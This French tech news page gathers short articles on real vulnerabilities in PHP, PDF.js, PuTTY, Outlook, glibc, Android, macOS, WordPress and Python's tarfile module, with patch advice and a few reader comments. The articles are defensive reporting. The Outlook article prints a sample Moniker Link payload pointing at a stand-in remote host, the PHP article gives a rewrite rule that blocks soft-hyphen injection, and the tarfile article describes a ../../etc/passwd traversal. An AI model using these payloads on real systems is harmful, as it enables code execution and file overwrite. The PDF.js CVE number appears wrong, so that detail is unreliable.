faille

Une vulnérabilité critique de PHP sur Windows

Soumis par fredericmazue le

Une vulnérabilité critique de PHP sur Windows a été découverte  sur toutes les versions de PHP de 5.x à 8.x. Sur Windows signifie qu'un server Web IIS avec le module php-cgi est vulnérable. Mais cela signifie aussi que les utilisateurs de XAMPP sont vulnérables. De plus il est important de savoir que si cette vulnérabilité est liée à php-cgi elle peut malgré tout être exploitée en dehors su mode cgi si les exécutables php.exe ou php-cgi.exe sont accessibles au serveur web.

Cette vulnérabilité est estampillée CVE-2024-4577. Elle existe sur Windows car si le système est configuré pour utiliser certaines pages de codes, il peut utiliser le comportement « Best-Fit » pour remplacer les caractères dans la ligne de commande donnée aux fonctions de l'API Win32. Le module PHP CGI peut alors interpréter à tort ces caractères comme des options PHP, ce qui peut permettre à un utilisateur malveillant de transmettre des options au binaire PHP en cours d'exécution, et ainsi de révéler le code source des scripts, d'exécuter du code PHP arbitraire sur le serveur, etc.

Cette vulnérabilité est exploitable via la simple insertion d’un caractère « Soft Hyphen » dans les paramètres d’une URL. Ce caractère est converti automatiquement en trait d’union classique via la fonctionnalité « Best-Fit » de Windows. Ce qui permet de contourner un mécanisme de vérification de PHP, et ainsi lui faire exécuter du code via l’exécutable « php.exe ».

Une URL attaquante peut-être repérée par la présence d’un caractère « Soft-Hyphen »  dedans, caracère dont l'encodage est %ad.

Le site beaglesecurity.com précise qu'à l'heure actuelle, il a été confirmé qu'un attaquant non autorisé peut exécuter du code arbitraire sur des serveurs distants exécutant Windows dans les paramètres régionaux suivants :

  • Chinois traditionnel (page de code 950)
  • Chinois simplifié (page de codes 936)
  • Japonais (page de code 932)

Pour Windows exécuté dans d'autres langues telles que l'anglais, le coréen et l'Europe occidentale, la diversité des scénarios d'utilisation de PHP rend difficile l'énumération et l'élimination de toutes les voies d'exploitation potentielles.

Pour se protéger de cette vulnérabilité, les administrateurs doivent mettre leur PHP à jour sur leurs systèmes. Mais s'ils ne peuvent pas le faire, par exemple en étant obligés de travailler avec un PHP 5.x qui n'est plus maintenu, beaglesecurity.com suggère une réécriture d'URL comme mesure d'atténuation :

RewriteEngine On
RewriteCond %{QUERY_STRING} ^%ad [NC]
RewriteRule .? - [F,L]
Commentaire actu

Membre depuis

19 ans 5 mois
ricky

Intéressant cet article. Concernant le CVE, vous avez un site qui apporte des informations supplémentaires et qui est en constante évolution. Se basant sur diverses bases de données qui pourraient être intéressantes. Voici le site : https://www.cvefind.com/fr et voici le CVE en question : https://www.cvefind.com/fr/cve/CVE-2024-4577.html

mer, 19 Jun 2024 - 09:42 Permalien

Une grave vulnérabilité dans PDF.js permet l'exécution de code arbitraire dans Firefox, et Thunderbird entre autres

Soumis par fredericmazue le

La bibliothèque PDF.js est une bibliothèque écrite en JavaScript, développée par Mozilla, qui permet de visualiser des fichiers PDF. Une faille vient d'y être découverte qui permet l'exécution de code arbitraire. Comme quoi il n'y a pas que C et C++ pour créer ce genre de souci. La vulnérabilité est estampillée CVE-2024-476 et est décrite ainsi : Une vérification de type manquait lors de la gestion des polices dans PDF.js, ce qui permettrait l'exécution arbitraire de JavaScript dans le contexte PDF.js.

La bibliothèque PDF.js est très largement utilisée. Tout d'abord elle l'est dans Firefox et Thunderbird. Ce qui veut dire qu'un utlisateur peut-être attaqué simplement en visualisant un PDF malveillant dans son navigateur ou dans Thinderbird après l'avoir reçu en fichier attaché à un mail. PDF.js se trouve aussi intégrée dans de nombreuses application Web, dans le framework Electron, dans un module Node appelé pdfjs-dist, avec environ 2,7 millions de téléchargements hebdomadaires, pour ne donner que ces exemples.

Pour se protéger de cette vulnérabilité, il faut utiliser une version de PDF.js égale ou supérieure à 4.2.67. C'est-à-dire Firefox 126 au moins et Thunderbird 115.11 au moins. Les développeurs, quant à eux, compte tenu du fait que PDF.js est très utilisée dans moult bibliothèques et frameworks, doivent être particulièrement attentifs à ne pas intégrer à leurs applications, involontairement ou indirectement, une version vulnérable de la bibliothèque.

Ce sont des chercheurs en sécurité de Codean Labs qui ont découvert cette vulnérabilité. Ils l'expliquent techniquement en détail dans un billet très intéressant.  En résumé, lorsqu'un document PDF embarque une police de caractères spéciale, PDF.js ne peut pas la rendre directement. Au lieu de cela, la bibliothèque convertit la description des caractères de la police en instructions pour les dessiner. C'est dans cette description de la police qu'un attaquant peut placer du code arbitraire et ainsi forger un document PDF malveillant.

Le billet des chercheurs de Codean Labs contient un lien vers un tel document PDF, à titre de preuve de concept.

Une vulnérabilité critique découverte dans PuTTY

Soumis par fredericmazue le

En arrière-plan, PuTTY est un émulateur de terminal open source que les développeurs utilisent depuis Windows, pour accéder et gérer à distance des serveurs et d’autres périphériques en réseau via SSH. Une vulnérabilité critique vient d'être découverte dans PuTTY par Fabian Bäumer et Marcus Brinkmann, deux chercheurs de l’Université de la Ruhr à Bochum en Allemagne.

La vulnérabilité est estampillée CVE-2024-31497. Elle se situe  dans le code qui génère des signatures à partir de clés privées ECDSA qui utilisent la courbe NIST P521. (PuTTY, ou Pageant, génère une signature à partir d'une clé lorsque vous l'utilisez pour vous authentifier auprès d'un serveur SSH.) L'exploitation de cette vulnérabilité compromet les clés privées. Un attaquant en possession de quelques dizaines de messages signés et de la clé publique dispose de suffisamment d'informations pour récupérer la clé privée, puis forger des signatures comme si elles provenaient de vous, lui permettant (par exemple) de se connecter à tous les serveurs sur lesquels vous utilisez cette clé. pour. Pour obtenir ces signatures, un attaquant n'a qu'à compromettre brièvement tout serveur sur lequel vous utilisez la clé pour vous authentifier, ou à accéder momentanément à une copie de Pageant contenant la clé.

Le projet PuTTY a expliqué cette vulnérabilité en détail :

"Tous les schémas de signature DSA nécessitent qu'une valeur aléatoire soit inventée lors de la signature, connue sous le nom de « nonce » (jargon cryptographique pour une valeur utilisée une seule fois), ou parfois par la lettre k . Il est bien connu que si un attaquant peut deviner la valeur de k que vous avez utilisée ou trouver deux signatures que vous avez générées avec le même k , il peut alors immédiatement récupérer votre clé privée.

Cela signifie qu'il est dangereux de générer des signatures DSA sur des systèmes sans source aléatoire de haute qualité. Beaucoup plus dangereux que de générer les clés de chiffrement pour une seule session : une fuite de la clé privée compromet bien plus d’une session SSH.

Pour cette raison, puisque PuTTY a été développé sur Windows avant de disposer d'un générateur de nombres aléatoires cryptographiques, PuTTY a toujours généré son k en utilisant une méthode déterministe, évitant ainsi le besoin de nombres aléatoires. L'astuce consiste à calculer un hachage sécurisé dont l'entrée inclut le message à signer ainsi que la clé privée . La sortie de hachage sécurisé ne peut pas être distinguée des données aléatoires (sinon la fonction de hachage ne fait pas son travail), et cette méthode de génération ne peut pas être répétée par un attaquant qui tente de découvrir la clé privée – s'il pouvait générer le même hachage. saisissez comme vous, ils auraient déjà la clé privée.

Cette technique est désormais courante et la RFC 6979 documente une manière spécifique et bien connue de la mettre en œuvre. Mais PuTTY n'a pas suivi cette spécification, car nous avons commencé à faire la même chose en 2001 et la RFC n'a été publiée qu'en 2013.

La technique de PuTTY fonctionnait en créant un hachage SHA-512, puis en le réduisant mod q , où q est l'ordre du groupe utilisé dans le système DSA. Pour un DSA entier (pour lequel la technique de PuTTY a été initialement développée), q est d'environ 160 bits ; pour le DSA à courbe elliptique (qui est venu plus tard), il a à peu près le même nombre de bits que le module de courbe, donc 256 ou 384 ou 521 bits pour les courbes NIST.

Dans tous ces cas, à l'exception de P521, le biais introduit par la réduction d'un nombre mod q de 512 bits est négligeable. Mais dans le cas de P521, où q a 521 bits (soit plus de 512), réduire un nombre de 512 bits mod q n'a aucun effet – vous obtenez une valeur de k dont les 9 premiers bits sont toujours nuls.

Ce biais est suffisant pour permettre une attaque de récupération de clé. C'est moins immédiat que si un attaquant connaît tout k, mais il s'avère que si k a une distribution biaisée de cette manière, il est possible d'agréger les informations de plusieurs signatures et éventuellement de récupérer la clé privée. Apparemment, le nombre de signatures requises est d'environ 60."

La vulnérabilité a été corrigée dans PUTTY 0.81 qu'il convient d'utiliser exclusivement désormais. Mais pour être en toute sécurité cela n'est pas suffisant. Vous devez également générer et utiliser de nouvelle spaires de clés, sans oublier de supprimer les ancviennes clés publiques des fichiers ~/.ssh/authorized_keys  sur les servuers que vous administrez.

La vulnérabilité est présente aussi dans FileZilla, WinSCP et TortoiseGit. Vous devez passer aux versions PuTTY 0.81, FileZilla 3.67.0, WinSCP 6.3.3 et TortoiseGit 2.15.0.1

BatBadBut : une vulnérabilité qui permet des injections de commandes sous Windows

Soumis par fredericmazue le

BatBadBut est une vulnérabilité qui permet à un attaquant d'effectuer, sous certaines conditions spécifiques, une injection de commandes sur des applications Windows qui dépendent indirectement de la fonction CreateProcess. Un exploit de cette faille permet donc de lancer des commandes arbitraires.

Un billet de RyotaK, l'ingénieur en sécurité chez Flatt Security qui a découvert cette vulnérabilité, en donne en détails les tenants et les aboutissants techniques. L'auteur a baptisée cette vulnérabilité BatBadBut pour 'les mauvais fichiers batch, mais pas les pires'.

Pour RyotaK, la cause première de l'existence de la vulnérabilité BatBadBut est le 'comportement négligé de la fonction CreateProcess sous Windows'. Cette faille intéresse potentiellement tous les développeurs. En effet plupart des langages de programmation fournissent dans leur bibliothèque standard une fonction permettant d'exécuter une commande et pour cela, ils enveloppent la fonction CreateProcess pour fournir une interface de programmation plus conviviale.

Selon RyotaK, les langages et frameworks concernés sont au moins Erlang, Go, Haskell, Java, Node.js, PHP, Python, Ruby, Rust

Il existe déjà un correctif pour Haskell, Node.js, PHP et Rust. Erlang, Go, Python et Ruby ont mis à jour leur documentation à ce sujet. Selon RyotaK, Java ne corrigera pas la vulnérabilité.

Tous les développeurs, quels que soient les langages et frameworks qu'ils utilisent, ont intérêt à se documenter sur BatBadBut et à appliquer sans tarder un correctif à leur bibliothèque standard s'ils en disposent, ou à vérifier leur code afin que les arguments transmis à la fonction CreateProcess soient correctement sécurisés en amont.

Une faille critique découverte dans Outlook

Soumis par fredericmazue le

Une faille critique a été découverte dans le logiciel de mesagerie Microsoft Outlook par Haifei Li, chercheur en sécutité de la société Check Point. Cette vulnérabilité est estampillée CVE-2024-21413. Cette vulnérabilité est critique car son exploit permet l'exécution de code arbitaire à distance sans d'autre action de l'utilisateur que cliquer sur un lien malicieux présent dans un mail contenant l'attaque.

Microsoft a publié un correctif qui fait partie du Tuesday Patch de février. Celui-ci doit être appliqué d'urgence sur les machines qui sont configurées pour ne pas appliquer les mises à jour automatiquement. Les systèmes affectés sont :

  • Microsoft Office 2016
  • Microsoft Office 2019
  • Microsoft Office LTSC 2021
  • Microsoft 365 Apps

Cette faille est baptisée Moniker Link. Pour l'exploiter il suffit d'incorporer un simple lien malicieux dans un mail. Le lien peut ressembler à ça :

<a href="file:///\\10.10.111.111\test\test.rtf!something">CLICK ME</a>

C'est la presence du point d'exclamation (!) devant la chaîne aléatoire 'something' qui déclenche l'exploit de la vulnérabilité. Un tel lien contourne la protection interne d'Outlook contre le téléchargement de ressources distantes. Un clic sur un tel lien va télécharger et ouvrir le fichier sans qu'Outlook émette le moindre avertissement. Si le fichier téléchargé est par exemple un fichier Office qui contient du code malicieux, celui-ci sera exécuté.

Cette faille est entièrement expliquée techniquement dans un très intéressant billet de Haifei Li sur le blog de Check Point.

Linux : une grave faille découverte dans la bibliothèque glibc

Soumis par fredericmazue le

La bibliothèque glibc est au cœur de tous les systèmes Linux. Une grave faille vient d'y être découverte qui, exploitée, permet une élévation de privlège. Cette faille a été introduite dans la version 2.36 de glibc. Cette vulnérabilité est assez similaire à une autre, découverte en 1993, dans la fonction vsyslog des anciens systèmes Linux.

La faille qui nous intéresse aujourd'hui est estampillée CVE-2023-6246 Le bulletin de sécurité nous apprend qu'un dépassement de tampon basé sur le tas a été trouvé dans la fonction __vsyslog_internal de la bibliothèque glibc. Cette fonction est appelée par les fonctions syslog et vsyslog. Ce problème se produit lorsque la fonction openlog n'a pas été appelée ou appelée avec l'argument ident défini sur NULL et que le nom du programme (le nom de base de argv[0]) est supérieur à 1 024 octets, ce qui entraîne un crash de l'application ou une élévation des privilèges locaux. Ce problème affecte la glibc 2.36 et versions ultérieures.

Il a été vérifié que Debian 12 et 13, Ubuntu 23.04 et 23.10, et Fedora 37 à 39, entre autres, sont vulnérables à ce débordement de tampon.

De l'avis d'experts en la matière cette vulnérabilité ne peut pas être exploitée à distance dans n'importe quel scénario probable, car un exploit nécessite un argv[0], ou un argument d'identification openlog(), de plus de 1024 octets.

Cependant il est très vivement recommandé aux administrateurs systèmes de faire leur mise à jour dès qu'un correction sera disponible.

Un très intéressant billet sur la liste de diffusion d'OpenWall explique les détails techniques relatifs à cette faille et donne une preuve de concept.

Commentaire actu

Anonyme (non vérifié)

bonjour,
Je trouve dommage qu'un site tel que programmez se contente de partager des traductions d'articles sans analyse sans vérification. sans faire une mise à jour de la situation
La vaille évoquée présente dans Librairie GNU C (glibc) version 2.37 a été corrigée par la Librairie GNU C (glibc) version 2.38 avant même la publication de votre billet

source : https://cyberveille-sante.gouv.fr/alertes/gnu-c-cve-2023-6246-2024-01-31

Cependant, cette alerte rappelle l'importance de garder son système à jour.

Elle montre aussi l'intérêt de la transparence du monde du logiciel libre qui ne cache pas les soucis rencontrés. Contrairement aux autres dont on se rend compte qu'après coup et longtemps après et ce de façon récurrente que des failles importantes mais connues de certains éditeurs de logiciels (et certainement des pirates) restaient cachées aux utilisateurs.

mar, 6 Fév 2024 - 11:41 Permalien

Membre depuis

20 ans 8 mois
fredericmazue

Je ne savais effectivement pas que la faille était déjà corrigée. 
Tant mieux.
Mais sur le fond ça ne change rien au fait que les adminstrateurs doivent mettre à jour.

mar, 6 Fév 2024 - 12:44 Permalien

Une vulnérabilité critique 'zero-click' touche Android, versions 11 à 14

Soumis par fredericmazue le

Google a publié son bulletin de sécurité Android de décembre 2023. Dans ce bulletin, nous apprenons l'existence d'une vulnérabilié critique de type 'zero-click', ce qui signifie que la vulnérabilité peut être exploitée par un attaquant sans que le propriétaire  de l'appareil attaqué fasse quoi que ce soit.

Le plus grave de ces problèmes est une vulnérabilité de sécurité critique dans le composant Système qui pourrait conduire à l'exécution de code à distance (proximal/adjacent) sans privilèges d'exécution supplémentaires nécessaires. L’interaction de l’utilisateur n’est pas nécessaire pour l’exploitation. L'évaluation de la gravité est basée sur l'effet que l'exploitation de la vulnérabilité pourrait avoir sur un appareil affecté, en supposant que les atténuations de la plate-forme et du service soient désactivées à des fins de développement ou si elles sont contournées avec succès, écrit Google.

Cette vulnérabiltié est estampillée CVE-2023-40088. Le bulletin de sécurité correspondant nous apprend que les systèmes Android 11 à 14 sont concernés. Une attaque réussie peut aboutir à une exécution de code arbitraire à distance (autrement dit l'attaquant peut potentiellement prendre le contrôle de l'appareil,) ou à un déni de service à distance.

Dans son bulletin de sécurité, Google indique fièrement que la faille a été colmatée. Fort bien. La question est maintenant de savoir, en raison de la fragmentation de l'écosystème Android, quand le correctif arrivera sur les appareils des utilisateurs. S'il arrive un jour…

Migraine : une vulnérabilité dans macOS découverte par... Microsoft

Soumis par fredericmazue le

Microsoft, sans doute pas assez occupée à découvrir et colmater les vulnérabilités de Windows, a découvert une vulnérabilité dans macOS. Une vulnérabilité qui a été baptisée Migraine par Redmond, en raison de 'son implication dans la migration de macOS'.

Un exploit de cette vulnérabilité pourrait permettre à un attaquant disposant d'un accès root de contourner automatiquement la protection de l'intégrité du système (SIP) dans macOS et d'effectuer des opérations arbitraires sur un appareil. La vulnérabilité est estampillée CVE-2023-32369. Apple a poussé un correctif le 18 mai dernier.

Pour mémoire, SIP est une technologie de sécurité de macOS qui empêche un utilisateur racine d'effectuer des opérations susceptibles de compromettre l'intégrité du système. Cette technologie a été introduite pour la première fois par Apple dans macOS Yosemite. SIP verrouille le système à partir de la racine en exploitant le bac à sable Apple pour protéger l'ensemble de la plate-forme, d'une façon similaire à la façon dont SELinux protège les systèmes Linux. L'une des fonctionnalités les plus importantes de SIP est la capacité de restriction du système de fichiers, qui protège des fichiers et des répertoires entiers contre le remplacement. Les fichiers et répertoires protégés par SIP par défaut sont généralement ceux qui sont liés à l'intégrité du système.

Il n'y a normalement aucun moyen de désactiver SIP sur un système en direct. L'utilisateur doit utiliser le système d'exploitation de récupération, ce qui nécessite un accès physique à l'appareil. 

Un billet technique de Microsoft, très intéressant, décrit cette vulnérabilité, sa découverte et la façon dont elle peut être exploitée, si le correctif d'Apple n'est pas appliqué.

Plus d'un million de sites WordPress menacés par une vulnérabilité

Soumis par fredericmazue le

Lu sur le blog de la société de sécurité PatchStack. Le plugin Essential Addons for Elementor, qui compte plus d'un million d'installation actives,comporte une grave vulnérabilité dans toutes ses versions de 5.4.0 à 5.7.1 incluses.

La vulnérabilité permet une escalade de privilèges à tout utilisateur non authentifié sur le site attaqué. Il est ainsi possible de réinitialiser le mot de passe de n'importe quel utilisateur dont le nom est connu, ce qui permet de réinitialiser le mot de passe de l'administrateur et de se connecter à son compte. Cette vulnérabilité se produit car cette fonction de réinitialisation de mot de passe ne valide pas une clé de réinitialisation de mot de passe et modifie directement le mot de passe de l'utilisateur donné. La vulnérabilité décrite a été corrigée dans la version 5.7.2. La vulnérabilité est référencée CVE-2023-32243.

La vulnérabilité est décrite techniquement en détails dans le billet mentionné ci-dessus. Tous les administrateurs de sites WordPress qui utilisent ce plugin doivent mettre à jour d'urgence vers la version 5.7.2.

Commentaire actu

Anonyme (non vérifié)

Les propriétaires des sites WordPress doivent comprendre que les mises à jour des plugins  est essentiel pour garantir la sécurité du site, prévenir les vulnérabilités et les cyberattaques. Les mises à jour corrigent les bugs, améliorent les performances et assurent la compatibilité avec les dernières versions de WordPress, offrant ainsi une expérience utilisateur fluide et optimale. Je suis un passionné de Wordpress et j'ai rédigé un blog parlant uniquement sur WordPress avec beaucoup d'informations recherchées : https://hebergement-wordpress-maroc.com/

jeu, 20 Jul 2023 - 17:53 Permalien

Une faille vieille de 15 ans présente dans Python menace potentiellement 300 000 projets open source

Soumis par fredericmazue le
Image
Image
Image

C'est en procédant à des investigations au départ sans rapport avec leur découverte que des chercheurs en sécurité de l'Advanced Research Center de la société Trellix sont tombés sur une vulnérabilité présente dans le module tarfile de Python qui permet de manipuler des archives tar. En enquêtant ensuite sur l'impact possible de cette vulnérabilité, les chercheurs ont conclu que des centaines de référentiels open source étaient vulnérables.

Cette vulnérabilité est présente depuis 15 ans dans Python. Elle a été signalée par Jan Matejek, qui était à l'époque le responsable du paquet Python pour SUSE, et estampillée VE-2007-4559. Mais elle n'a jamais été corrigée, même si la documentation a été mise à jour en indiquant 'il peut être dangereux d’extraire des archives de sources non fiables'.

Un billet sur le blog de Trellix explique en détail cette vulnérabilité et montre comment l'exploiter est très facile.

En résumé, la vulnérabilité, qui est située dans les fonctions extract et extractall du module tarfile, permet à un attaquant d'écraser des fichiers arbitraires sur le systèmle attaqué en ajoutant la séquence ".." aux noms de fichiers dans une archive TAR.

Les archives tar sont une collection de plusieurs fichiers et métadonnées, ces dernières étant utilisées lors du décompactage de l'archive tar. Les métadonnées contenues dans une archive tar incluent, mais sans s'y limiter, des informations telles que le nom du fichier, la taille et la somme de contrôle du fichier et des informations sur le propriétaire du fichier lorsque le fichier a été archivé. Dans le module Python tarfile, ces informations sont gérées par des instances de classe TarInfo générées pour chaque élément de l'archive tar. Ces éléments peuvent représenter de nombreux types de structures différents dans un système de fichiers à partir de répertoires, de liens symboliques, de fichiers, etc.


L'extrait de code ci-dessous est tiré de la fonction extract du module tarfile. Cet extrait de code montre comment le nom de fichier est construit avant d'être transmis à la fonction qui extrait et écrit le fichier dans le système de fichiers lors du décompatage. Le code fait explicitement confiance aux informations présents dans l'objet TarInfo et joint le chemin qui est passé à la fonction d'extraction et le nom dans l'objet TarInfo permettant ainsi à un attaquant d'effectuer une attaque par traversée de répertoire.


Étant donné que la fonction extractall s'appuie sur la fonction extract,  la fonction extractall est également vulnérable à l'attaque par traversée de répertoire, comme on peut le voir ci-dessous

Un exploit très simple à réaliser


Pour qu'un attaquant exploite cette vulnérabilité, il lui suffit d'ajouter ".." avec le séparateur du système d'exploitation ("/" ou "\") dans le nom du fichier pour échapper au répertoire dans lequel le fichier est censé être extrait. Ce que le module tarfile lui-même permet de faire très facilement, en ajoutant un filtre qui peut être utilisé pour analyser et modifier les métadonnées d'un fichier avant qu'il ne soit ajouté à l'archive tar :

C'est ainsi que, comme Jan Matejek le signalait il y a 15 ans, il est possible de créer une archive malicieuse contenant par exemple ../../../../../etc/passwd. Et quand un administrateur système décompacte une telle archive, il écrase sans le savoir son fichier système /etc/passwd ...